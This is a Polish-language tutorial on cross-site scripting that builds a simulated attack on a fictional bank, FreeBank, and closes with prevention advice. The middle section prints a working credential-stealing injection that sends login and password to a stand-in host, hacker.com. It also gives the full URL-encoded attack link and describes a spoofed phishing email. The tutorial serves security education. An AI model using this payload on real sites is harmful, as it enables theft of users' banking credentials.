PORADNIKI

Cross-site Scripting

Wprowadzenie

Zastanawiam się jak często odbierasz e-mail z hiperłączem. Wyobraź sobie ,że odebrałeś wiadomość z linkiem do strony twojego banku online, ze stwierdzeniem ,że możesz wygrać 200 złotych jako część promocji. Jeśli klikniesz ten link i zalogujesz na stronie, możesz ujawnić dane logowania hackerowi...tak po prostu. Ten przykład ilustruje zwiększający się fenomen popularnego hackowania znanego jako cross-site scripting. Użytkownicy mogą nieświadomie wykonać skrypt napisany przez atakującego kiedy korzystają z linku z zamaskowanego lub nieznanego źródła, albo ze stron WWW, e-maili, komunikatorów, postów grup dyskusyjnych lub innych mediów. Ponieważ złośliwe skrypty używają stron docelowych dla ukrycia się, atakujący ma pełen dostęp do strony WWW i może wysyłać dane zawarte na stronie do swojego własnego serwera. Na przykład, złośliwy skrypt może odczytać pola w formularzu dostarczanym przez rzeczywisty serwer, a potem wysłać te dane (takie jak informacje logowania do serwera hackera. Chociaż społeczność związana z bezpieczeństwem omawiała niebezpieczeństwo związane z cross – site scriptingiem od lat, prawdziwe niebezpieczeństwo tej słabości często było niedostrzegane. Celem tego tekstu jest wyedukowanie zarówno projektantów aplikacji jak i końcowych użytkowników odnośnie technik jakie mogą być użyte dla wykorzystania aplikacji sieciowej z cross – site scriptingiem i nauczyć końcowych użytkowników jak rozpoznać i zredukować ryzyko ,że staną twarzą w twarz z atakiem cross – site scriptingiem.

Cross – Site Scripting

Cross – Site Scripting (również znany jako XSS lu CSS) występuje wtedy, kiedy dynamicznie generowane strony WWW wyświetlają dane wejściowe, które nie są właściwie potwoerdzane. Pozwala to atakującemu na osadzenie złośliwego kodu JavaScript w generowanej stronie i wykonanie skryptu na maszynie dowolnego użytkownika, który widział tą stronę. Cross – Site Scripting może potencjalnie wpływać na dowolną stronę, która pozwala użytkownikowi na wpisanie danych. Ta słabość jest widziana jako

- Wyszukiwarki , które potwierdzają szukane słowo kluczowe, jakie zostało wpisane
- Komunikaty błędów, które potwierdzają łańcuch ,który zawiera błąd
- Formularze, które są wypełniane, gdzie wartości są później przedstawiane użytkownikowi
- Tablica komunikatów sieciowych ,które pozwalają użytkownikom na wysyłanie swoich komunikatów.

Atakujący, które używa cross-site scriptingu skutecznie może pozyskać poufne informacje , manipulować lub ukraść cookies, tworzyć żądanie które mogą być omyłkowe dla tych poprawnych użytkowników, lub wykonać złośliwy kod w systemie użytkownika. Ponieważ ataki cross-site scripting są blisko związane z pakietami serwerów sieciowych i przeglądarek sieciowych użytkownika, krótkie omówienie HTML i HTTP będzie użyteczne przed omówieniem mechanizmów określonych przykładów cross-site scriptingu.

HTML

Dokumenty HTML są plikami jawnego tekstu, które zawierają tylko siedmio bitowe drukowalne znaki ASCII. Aby przedstawić różne elementy takie jak nagłówki, tabele, paragrafy i listy, jest używana specjalna notacja nazywana znacznikami. Znacznik zawiera lewy nawias ostry, nazwę znacznika i prawy nawias ostry. Znaczniki są zazwyczaj w parach (np. <H1>...</H1> dla wskazania początku i końca instrukcji znacznika. Znacznik końcowy wygląda podobnie jak początkowy, z wyjątkiem kreski poprzedzającej nazwę znacznika. Kiedy przeglądarka otwiera dokument HTML, rozpoznaje znaczniki i stosuje instrukcje wedle nazw znaczników. Na przykład, kiedy przeglądarka widzi <html>, zaczyna wyświetlanie zawartości w oknie przeglądarki. Kiedy widzi </html> , zatrzymuje wyświetlanie zawartości. Kiedy przeglądarka widzi <script>, zaczyna wykonywanie tego łańcucha jako programu skrytpu. Kiedy widzi </script>, przerywa wykonywanie. Poniżej

mamy przykład dokumentu HTML.

```
<html>
<body.
<p> Przykład dokumentu HTML </p>
<script> alert(„HTML Dokument”) </script>
</body>
</html>
```

Przy wyświetleniu dokumentu, przeglądarka pokaże „Przykład dokumentu HTML” w oknie i otworzy pole alery zawierający „HTML Dokument”.

HTTP

Hyper Text Transfer Protocol (HTTP) jest zbiorem konwencji, które regulują to jak dokument HTML jest przekazywany i odbierany poprzez World Wide Web. Kiedy przeglądasz strony , twoja przeglądarka jest programem klienckim, który czyni żądanie (na przykład , wyświetlenia określonej strony) z serwera sieciowego gdzieś w Internecie. Ważnym elementem HTTP jest to jak serwery obsługują żądanie od klientów (zdalne komputery połączone z serwerami poprzez World Wide Web). Sesje mogą być zdefiniowane jak dopasowana para żądania klienta i odpowiedzi serwera. HTTP jest protokołem bezpaństwowym. Być może brzmi to skomplikowanie, rzeczywiście jest to całkiem proste .Każde żądanie tworzone przez klienta jest obsługiwane indywidualnie przez serwer. Wiele żądań od tego samego klienta jest także traktowanych jako unikalne przy odpowiedzi serwera. Innymi słowy, serwer nie próbuje zarządzać połączeniem z klientem w danym czasie. Ten element HTTP jest jednym z powodów ,że atak cross-site scripting może zakończyć się powodzeniem. Po pierwsze serwer akceptuje żadania i dynamicznie generuje stronę WWW ze skryptem wstrzykniętym przez atakującego, jest zbyt późno. Potencjalne szkody mogą już być dokonane.

Zaawansowany atak cross-site scripting


Wiele stron ma opcję, która pozwala użytkownikom na wpisywanie danych a potem odebrać i dynamicznie wyświetlać zgodnie ze swoimi wpisami. Na przykład, wyszukiwarka stron akceptuje żądania a potem wyświetla wyniki kryteriów wyszukiwania wprowadzonych przez użytkownika. Jeśli użytkownik wpisze „asdfghjkl” jako kryterium wyszukiwania, serwer może zwrócić stronę mówiącą klientowi, że dana wejściowa jest niewłaściwa.
Może wydawać się to nieszkodliwe. Ale przypuśćmy ,że użytkownik wpisze

```
"<script>alert('aaa')</script>"
```


a wyszukiwarka zwróci

„Nie znaleziono nic dla <script>alert('aaa')</script>”

Możliwe ,że kliencka przeglądarka zinterpretuje znacznik script i wykona funkcję alert ('aaa'). Jeśli tak, wyszukiwarka jest podatna na atak cross-site scripting. Jest to powszechna metoda atakujących, używana do znajdowania słabych stron. Aby zasymulować zaawansowany atak cross-site scripting, stworzymy stronę banku (www.Freebank.com) i serwer sieciowy, który może odbierać różne informacje zgromadzone podczas udanego ataku. Atakujący zaczyna od wyszukania docelowej strony WWW ze stronami, które zwracają dostarczane dane klientom. W tym przykładzie atakujący odkrywa ,że kiedy próba logowania się nie powiodła, aplikacja sieciowa FreeBank wyświetla nazwę użytkownika jaka została wpisana (zobacz Rysunek 1 i 2)



Rysunek 1 : Wysłanie niepoprawnej nazwy użytkownika




Rysunek 2 : Odpowiedź na błędne logowanie

Teraz atakujący wie ,że strona będzie znał informację „zwrotną" na stronie logowania, musi określić gdzie określić tą wartość. Pasek URL na Rysunku 2 pokazuje:

```
http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20Bad
Login
```

„Invalid Login : BadLogin" występuje jako argument parametru „err" (po prostu instrukcja error odzwierciedla to ,że nie istnieje informacja logowania dla BadLogin) i jest również zawarta w wyświetlanym tekście na samej stronie (Zauważ ,że „%20" jest po prostu innym kodowaniem znaku spacji). Następnie , atakujący testuje stronę aby zobaczyć jest możliwe wstrzyknięcie HTML lub Javascript na stronę. Jest to robione prze wpisanie linii skryptu jak nazwy użytkownika. Z kolei ma to wpływ na kod wyjściowy dynamicznie stworzonej strony, zmieniając „err = Invalid Login: BadLogin" na „err=<script>alert('XSS')</script>". Jeśli aplikacja sieciowa jest rzeczywiście podatna , pojawi się okno z komunikatem „XSS" (Rysunki 3 i 4)

Rysunek 3: Testowanie słabości



Rysunek 4: Test cross-site scriptingu zakończony powodzeniem

Teraz atakujący wie, że ataki cross-site scripting są możliwe, musi stworzyć atakujący URL, który może być użyty do kradzieży poufnych informacji. Ponieważ kod HTML każdej strony jest inny, ten URL musi być autorski dla każdej unikalnej strony. Aby określić jak zbudować atak URL, atakujący musi widzieć źródło HTML strony WWW i odpowiednio zmodyfikować atak URL. Jest to pokazane na Rysunku 5, z wstrzykniętym kodem skryptu dodanym przez atakującego (podświetlone)

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY>
<TABLE BGCOLOR="#ffffff" STYLE="border: 3px solid black">
<TR>
<TD STYLE="border-left: 12px solid #2E7AA3; border-top: 7px
solid #2E7AA3"
   HEIGHT="47" ROWSPAN="2" VALIGN="TOP"><IMG
   SRC="/images/freebank-logo2.gif" ALIGN="LEFT" BORDER="0"
WIDTH="150"
   HEIGHT="50"><BR><BR>
</TD>
<TD STYLE="border-top: 7px solid #2E7AA3" WIDTH="571"
HEIGHT="47" VALIGN="TOP"> 
</TD>
</TR>
<TR>
<TD WIDTH="571" VALIGN="TOP" ROWSPAN="7" HEIGHT="49">
<TABLE>
<TR>
<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"
   HEIGHT="217">
<FORM ACTION="login1.asp" METHOD="post">
   <CENTER><script>alert('XSS')</script>
<br>
Username:<BR><INPUT TYPE="text" NAME="login"
   STYLE="border: 1px solid black; spacing: 0">
<BR>Password:<BR><INPUT TYPE="password"
   NAME="password" STYLE="border: 1px solid black; spacing:
0"><BR><INPUT
   TYPE="radio" NAME="graphicOption" VALUE="minimum"
CHECKED="CHECKED">
```

Rysunek 5: Kod źródłowy słabej strony ze wstawionym testem alertu

Atakujący, odnotuje kilka ważnych rzeczy o tej stronie. Po pierwsze ,że wstawka znajduje się wewnątrz formularza logowania (kod odpowiedzialny za pole logowania na samej stronie). Po drugie nazwa parametrów logowania, „login" i „password", odpowiednio. Uzbrojony w tą wiedzę,atakujący będzie określał jaki kod HTML i skryptu wstawić na stronę.Atak cross-site scripting może być stosowany różnymi metodami dla różnych celów. W tym przypadku, atakujący zdecydował aby ukraść wartości pól nazwy użytkownika i hasła, ofiary logowania do konta bankowego. Może być to wykonane przez wstawienie takiego kodu do dokumentu

```
</form>

<form action="login1.asp" method="post"

onsubmit="XSSimage = new Image;
XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;">
```

Aby zrozumieć co się tu dzieje, konieczne jest zbadanie go w kontekście niezabezpieczonej strony. Jest to kod, który pojawi się kiedy wstawimy go do niezabezpieczonego dokumentu. Kod wstawiony jest podświetlony

```
<TABLE>
<TR>
<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"
HEIGHT="217">
<FORM ACTION="login1.asp" METHOD="post">
<CENTER></form>
<form
action=”login1.asp”
method=”post”
onsubmit=”
  XSSimage = new Image;
  XSSimage.src=’http://www.hacker.com/’ +
document.forms(1).login.value + ‘:’ +
document.forms(1).password.value;“>
<br>Username:<BR><INPUT TYPE="text" NAME="login"
STYLE="border: 1px solid black; spacing: 0"><BR>Password:<BR>
<INPUT TYPE="password
```


Pierwsza część kodu atakującego, znacznik „</form>”, kończy oryginalny formularz (kod odpowiedzialny za pole login). Następnie, atakujący redefiniuje formularz. Zwróć uwagę,że właściwości method i action nie są zmieniane. Jednak, dodatkowa właściwość (onsubmit) dodawana jest do definicji formularza. Właściwość onsubmit jest zbiorem instrukcji JavaScript, które są wykonywane kiedy użytkownik kliknie przycisk Wyślij na formularzu, tuż przed tym nim rzeczywisty formularz zostanie wysłany. Tu, atakujący ma zbiór właściwości onsubmit następujących instrukcji:

```
XSSimage = new Image;
XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;
```

Pierwsza linia kodu tworzy nowy obiekt obrazka. Druga linia określa URL obrazka. Położenie obrazka zawsze będzie zaczynało się na http://www.hacker.com/ Druga część URL'a będzie wartościami pól tekstowych „login” i „hasło”, oddzielonych średnikiem. Zwróć uwagę ,że obiekt obrazka nie koniecznie musi być wyświetlony. Rozważmy obrazek na stronie, która zmienia się, kiedy myszka znajdzie się nad nim. Kidy strona jest ładowana po raz pierwszy, ładowane są wszystkie obrazki, łącznie z tym który będzie wyświetlany po najechaniu myszką. W ten sposób przeglądarka nie musi wysyłać żądania nowego obrazka, kiedy myszka przesuwa się nad „gorącym” obrazkiem; obrazek już tam jest. Więc, kiedy jest tworzony obiekt obrazka, co zdarzy się kiedy ofiara loguje się na formularzu, żądanie zostanie po cichu wysłane do www.hacker.com, który zawiera login i hasło ofiary. Teraz atakujący tworzy exploit, musi wstawić go w URL, tak jak poniżej

```
http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastA
ccess&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_U
RL=http://www.Freebank.com&err=%3C/form%3E%3Cform%20action=%22lo
gin1.asp%22%20method=%22post%22%20onsubmit=%22XSSimage%20=%20new
%20Image;XSSimage.src='http://www.hacker.com/'%20%2b%20document.
forms(1).login.value%20%2b%20':'%20%2b%20document.forms(1).passw
ord.value;%22%3E
```

W przeciwieństwie do URL używanego do testowania strony dla cross-site scriptingu, ten URL zawiera wszystkie poprawne argumenty,które są zwykle obecne w URL strony logowania i ma parametr „err". Porównaj to z paskiem URL z Rysunku 1. Jest to prosty ale efektywny sposób podstępu Jeśli ofiara spojrzy na URL przeznaczenia przed jego kliknięciem, wszystko wydaje się normalne. URL jest dosyć długi, więc część ataku cross-site scriptingu będzie ukryta w pasku URL. Po skonstruowaniu URL'a, atakujący musi przekonać ofiarę aby go użyła. Jest wiele sposobów aby to zrobić. E-mail jest wypróbowaną i prawdziwą metodą przekonania ludzi aby odwiedzili łącze. Przez wysłanie wielkiej ilości wiadomości e-mail, atakujący ma gwarancję ,że przynajmniej kilku ludzi stanie się ofiarami. Jest to szczególnie łatwe jeśli strona docelowa jest duża, z wieloma klientami. Używając dobrze znanych technik hackerskich, nagłówek Od wiadomości e-mail może być łatwo zmieniona aby wyglądała autentyczynie. Wiele wirusów e-mail i spamu używa tej techniki regularnie. Rysunek 6 jest przykładem wiadomości, która może namówić ludzi do kliknięcia w złośliwy link



Rysunek 6: E-mail kontaktowy atakującego złośliwy link

Po odebraniu e-maila, ofiara kliknie na link i zaloguje do fałszywej strony FreeBanku. Kiedy użytkownik kliknie przycisk Access Accounts na stronie FreeBanku do logowania, żądanie będzie „cichcem" wysyłane do serwera atakującego. Bezpośrednio po wykonaniu złośliwego kodu onsubmit , rzeczywisty formularz (action dołączone do przycisku Access Accounts) będzie wysłany a ofiara zaloguje się do właściwej aplikacji sieciowej, zupełnie nieświadomych ,że login został skradziony. Atakujący potem bada pliki dzienników na www.hacker.com i zbiera skradzione informacje.

Podsumowanie procedury ataku

Atakujący zastawia pułapkę, albo przez e-mail albo link na stronie, przez wstawienie złośliwego kodu do tego co pojawia się jako nieszkodliwy link do poprawnej strony. Po kliknięciu w link przez użytkownika, żądanie hackera będzie wysłane na serwer sieciowy, który jest podatna na cross-site scripting. Kod zawarty wewnątrz linku jest używany do kradzieży informacji logowania, cookies lub innych stosownych danych, które są wysyłane do serwera atakującego.

Zapobieganie

Tworzenie strony WWWW, która nie jest podatna na cross-site scripting obejmuje wysiłki projektantów aplikacji, administratorów serwera i producentów przeglądarek. Chociaż skutecznie redukujemy ryzyko takiego ataku, sugerowane podejścia nie są rozwiązaniem całkowitym. Lepiej pamiętać ,że bezpieczeństwo aplikacji sieciowych musi być ciągłym ewoluującym procesem, Jeśli hackerzy zmienią swoją metodologię, więc musisz być tym który implementuje bezpieczeństwo aplikacji sieciowych.

Projektant aplikacji / Administrator serwera

Dla atakującego wykorzystującego podatność na cross-site scripting, przeglądarka ofiary musi pozwalać na jakąś formę osadzonego języka skryptowego .Dlatego podatność na cross – site scripting może być zredukowana przez właściwą filtrację danych użytkownika. Wszystkie nie numeryczne dane powinny być skonwertowane do znaków HTML przed ponownym wyświetleniem ich u klienta . Na przykład znak „mniejsze niż" (<) powinien być skonwertowany do < Projektanci stron WWW są odpowiedzialni za modyfikowanie swoich stron przez wyeliminowanie tego typu problemów. Nawet takie wysiłki nie są wystarczające aby zabezpieczyć przed atakiem cross-site scripting. Projektanci mogą tworzyć aplikacje sieciowe i przetestować je WebInspect dla redukcji tego monumentalnego zadania.. Pamiętaj, nawet jedna podatność na cross-site scripting może rozłożyć bezpieczeństwo całego serwera.

Rozwiązanie dla użytkowników

Dla końcowych użytkowników, najwydajniejszym sposobem zabezpieczenia się przed atakiem cross-site scripting jest wyłączenie wszystkich języków skryptowych w przeglądarce. Wynikiem tego jest zmniejszenie funkcjonalności. Pewne strony WWW ciężko pożytkują języki skryptowe dla funkcjonalności,a mogą pracować niepoprawnie jeśli języki skryptowe są zablokowane. Nawet jeśli użytkownik zablokuje języki skryptowe, atakujący może jeszcze zaszkodzić zawartości strony przez osadzenie innych znaczników HTM w URL. Zablokowanie języków skryptowych nie chroni przed złośliwym użyciem znacznika <FORM>. Po drugie, użytkownicy powinni selektywnie podchodzić do stron WWW. Nie klikać linków na niezaufanych stronach lub niechcianych emaili, ponieważ linki mogą nie być tymi do czego się odnoszą. Najłatwiejszym sposobem ochrony siebie jako użytkownika, jest klikanie linków ze stron głównych jakie chcesz oglądać.

Przeglądarki

Ponieważ najczęstsze ataki cross-site scriotingu skupiają na słabościach przeglądarek, użytkownicy powinni szczególnie zabezpieczać swoje przeglądarki przez instalowanie łatek dla swoich przeglądarek. Są inne metody przez które przeglądarki mogą być bardziej bezpieczne. Na przykład, w większości przypadków, długość łańcucha jaki serwer wysyła do klienta, jest ograniczony. Zatem, w atakach cross-site scripting, atakujący tworzy odpowiedź serwera odnoszącą się do

programów skryptowych ulokowanych na innej stronie. Jeśli przeglądarka może odrzucić wykonanie jakiś skrypt z domeny innej niż ta jaką odwiedzamy, wydatnie ograniczy ataki cross-site scripting.

Konkluzja

Strony WWW dzisiaj są bardziej złożone niż kiedyś, zawierające zwiększoną ilość dynamicznie wyświetlanych elementów dla indywidualnych użytkowników. Jednak, jak tu mówiono, dynamiczna funkcjonalność może również przodować w zwiększaniu podatności na atak cross-site scripting i kradzież poufnych informacji o kliencie. Jesteś przygotowany?